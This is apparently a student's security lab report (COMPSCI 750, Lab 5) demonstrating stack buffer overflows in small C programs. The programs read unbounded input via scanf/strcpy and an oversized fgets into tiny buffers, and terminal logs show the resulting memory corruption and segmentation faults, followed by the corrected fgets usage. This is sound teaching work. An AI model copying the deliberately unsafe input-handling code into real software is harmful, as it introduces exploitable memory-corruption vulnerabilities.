
(1)

a. lab5code.c w/ while loop

```
#include<stdio.h>

#include<string.h>

#include<stdlib.h>


int main() {

   const int size = 3;

   char buffer[size];

   char *input;


   while(1) {  // Infinite loop

      printf("size of buffer is: %d, content is:%s\n",strlen(buffer),buffer);

      input = malloc(strlen(buffer)+1);

      printf("Type a sentence with length %d:",strlen(buffer));

      scanf("%s", input);

      strcpy(buffer, input);

      printf("\n Content: %s, size:%d\n",buffer, strlen(buffer));
```

```
        free(input);  // Free the allocated memory to avoid memory leaks

    }

    return 0;

}
```

b.




```
size of buffer is: 31, content is:ggggggggggggggggggggggggggggggg
Type a sentence with length 31:gggggggggggggggggggggggggggggggg

 Content: gggggggggggggggggggggggggggggggg, size:32
size of buffer is: 32, content is:gggggggggggggggggggggggggggggggg
Type a sentence with length 32:ggggggggggggggggggggggggggggggggg

 Content: ggggggggggggggggggggggggggggggggg, size:33
size of buffer is: 33, content is:ggggggggggggggggggggggggggggggggg
Type a sentence with length 33:gggggggggggggggggggggggggggggggggg

 Content: gggggggggggggggggggggggggggggggggg, size:34
size of buffer is: 34, content is:gggggggggggggggggggggggggggggggggg
Type a sentence with length 34:ggggggggggggggggggggggggggggggggggg

 Content: ggggggggggggggggggggggggggggggggggg, size:35
size of buffer is: 35, content is:ggggggggggggggggggggggggggggggggggg
Type a sentence with length 35:gggggggggggggggggggggggggggggggggggg

 Content: `=o��(�ı0�ı, size:16
size of buffer is: 16, content is:`=o�I,�ı0�ı
Type a sentence with length 0:gggggggggggggggggggggggggggggggggggg
Segmentation fault
[10/09/23]seed@VM:~/lab5$ 
```

The segmentation fault occurred when 36 characters were entered.

COMPSCI 750 – Lab 5
Gunnar Yonker

c. lab5code1.c (attached separately)




```
 Content: gg, size:2
size of buffer is: 2, content is:gg
Type a sentence with length 2:gggggggggggggggggggggggggggggggggggg

 Content: gg, size:2
size of buffer is: 2, content is:gg
Type a sentence with length 2:ggggggggggggggggggggggggggggggggggggg

 Content: gg, size:2
size of buffer is: 2, content is:gg
Type a sentence with length 2:gggggggggggggggggggggggggggggggggggggg

 Content: gg, size:2
size of buffer is: 2, content is:gg
Type a sentence with length 2:ggggggggggggggggggggggggggggggggggggggg

 Content: gg, size:2
size of buffer is: 2, content is:gg
Type a sentence with length 2:gggggggggggggggggggggggggggggggggggggggg

 Content: gg, size:2
size of buffer is: 2, content is:gg
Type a sentence with length 2:
```

No segmentation fault occurs at the same length of input and further.

COMPSCI 750 – Lab 5
Gunnar Yonker

(2)

a. I added a while loop so I could continuously input to find the segmentation fault.



```
Type a sentence (or 'exit' to quit): ggggggggggggggg
size of buffer is: 16ggggggggggggggg
Type a sentence (or 'exit' to quit): gggggggggggggggg
size of buffer is: 17gggggggggggggggg
Type a sentence (or 'exit' to quit): ggggggggggggggggg
size of buffer is: 18ggggggggggggggggg
Type a sentence (or 'exit' to quit): gggggggggggggggggg
size of buffer is: 19gggggggggggggggggg
Type a sentence (or 'exit' to quit): ggggggggggggggggggg
size of buffer is: 20ggggggggggggggggggg
Type a sentence (or 'exit' to quit): gggggggggggggggggggg
size of buffer is: 21gggggggggggggggggggg
Type a sentence (or 'exit' to quit): ggggggggggggggggggggg
size of buffer is: 22ggggggggggggggggggggg
Type a sentence (or 'exit' to quit): gggggggggggggggggggggg
size of buffer is: 23gggggggggggggggggggggg
Type a sentence (or 'exit' to quit): ggggggggggggggggggggggg
size of buffer is: 41��g��Fܩ.N=��L��oS���g���g��R��Fܩ�.Type a sentence (or 'exit'
to quit): gggggggggggggggggggggggg
size of buffer is: 25gggggggggggggggggggggggg
Type a sentence (or 'exit' to quit): size of buffer is: 24ggggggggggggggggggggggg
Type a sentence (or 'exit' to quit): ggggggggggggggggggggggggg
Segmentation fault
[10/09/23]seed@VM:~/lab5$
```


Segmentation fault occurred at an input of 25.

b. The segmentation fault occurs because the fgets() function tries to write up to 1000 characters to a buffer that can only hold 2 characters plus a null terminator. When the input exceeds the size of the buffer (in this case, 2 characters), the program overwrites to adjacent memory. At an input of 25, it likely overwrote some critical region, causing the segmentation fault. While fgets() is designed to be a more secure function compared to other input functions, it's only safe if used properly. In this code, the misuse of fgets() by specifying a much larger number than the buffer size as the limit leads to a buffer overflow vulnerability. The correct way to use fgets() in this context would be "fgets(buffer, size, stdin);". This would limit the number of characters read to the actual size of the buffer, preventing overflows.

COMPSCI 750 – Lab 5
Gunnar Yonker

c. lab5code2.c (attached separately)

Screenshot showing no segmentation fault at 25 as the input:



```
[10/10/23]seed@VM:~/lab5$ ./code2
Type a sentence: ggggggggggggggggggggggggg
size of buffer is: 2
gg[10/10/23]seed@VM:~/lab5$ 
```